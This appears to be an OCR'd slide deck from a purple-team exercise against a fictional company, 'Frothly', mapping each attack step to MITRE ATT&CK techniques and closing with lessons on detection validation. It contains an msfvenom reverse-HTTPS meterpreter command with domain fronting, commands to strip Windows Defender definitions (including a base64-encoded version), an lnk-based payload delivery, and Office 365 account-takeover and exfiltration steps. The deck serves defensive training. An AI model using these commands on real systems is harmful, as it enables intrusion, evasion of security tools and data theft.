
```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
```

Beacon


- Unencrypted
- Outbound Web URL
- Subdomain included things like
  - Time
  - System
  - User
- Tells me who has logged into that system since compromise and beacon was set
- Since registry modification occurred, we know that creds could be available via cleartext for mimikatz


RDP Pivot / Accessibility Controls

- Sticky Keys
- Meterpreter Port Forwarding



https://tento.hatenablog.com/entry/2019/07/10/070040





The lnk file will download and open the session list from our cloned web server so it appears that our lnk works. Additionally the lnk file will disable WinDefender and then reaches out to download the s1.ps1 script from that runs meterpreter in memory. All of this happens in encoded powershell.

T1086: PowerShell

T1089: Disabling Security Tools


T1043: Commonly Used Port

T1132: Data Encoding

T1172: Domain Fronting

The command below generates a command line obfuscated powershell one liner. Stripping out the leading `%COMSPEC% /b /c start /b /min p` gives us a powershell command that will get pulled down and successfully execute a meterpreter shell.

```
msfvenom -p windows/meterpreter/reverse_https LHOST=[redacted].microsoft.com
LPORT=443 HttpHostHeader=[redacted]edge.net -f psh-cmd -o psu.ps1
```



```
meterpreter > shell
Process 3100 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17134.765]
(c) 2018 Microsoft Corporation. All rights reserved.
```

T1059: Command Line Interface

Command in cleartext

```
C:\Windows\system32> powershell & "C:\Program Files\Windows Defender\MpCmdRun.exe"
-RemoveDefinitions -All
```

T1089: Disabling Security Tools

T1086: PowerShell

T1132: Data Encoding

Run this instead

```
C:\Windows\system32> powershell -ec
JwBDADoAXABQAHIAbwBnAHIAYQBtACAARgBpAGwAZQBzAFwAVwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkA
GUAcgBcAE0AcABDAG0AZABSAHUAbgAuAGUAeABlACAALQBSAGUAbQBvAHYAZQBEAGUAZgBpAG4AaQB0AGkAbw
BuAHMAIAAtAEEAbABsACcA
```

Go over to https://www.office.com


- Fortunately, Bud’s password works there too
- Add user here too in case they aren’t in azure or maybe add another
- Unblock a user and change a password
- Create distro list and add Dan to it or maybe a nested list
  - Created helpdesk shared box and assigned to Dan
  - Assigned o365 licenses to dan
  - Create mailbox for dan
  - Set up mail forwarding rules to dan
- Check out security centers et al and see if other blocks can be put into place
- Move to Frothly_Shared and move stuff around and download
- Move to Bud’s OneDrive and grab stuff
  - Options below apply to both


T1048: Exfiltration over Alternative Protocol

LESSONS
LEARNED

Verification & Validation

- As we ran our attacks:
  - Users were created
  - Beacons responded
  - Creds dumped
- Afterward, validate by hunting against the data set
  - How do these attacks mesh with our defensive posture?
- Without that, all of this is just fun and games





RED TEAM

- Offensive Security
- Ethical Hacking
- Exploiting vulnerabilities
- Penetration Tests
- Black Box Testing
- Social Engineering
- Web App Scanning

PURPLE TEAM


- Facilitate improvements in detection and defence
- Sharpened the skills of Blue and Red team members
- Effective for spot-checking systems in larger organizations

BLUE TEAM

- Defensive Security
- Infrastructure protection
- Damage Control
- Incident Response(IR)
- Operational Security
- Threat Hunters
- Digital Forensics

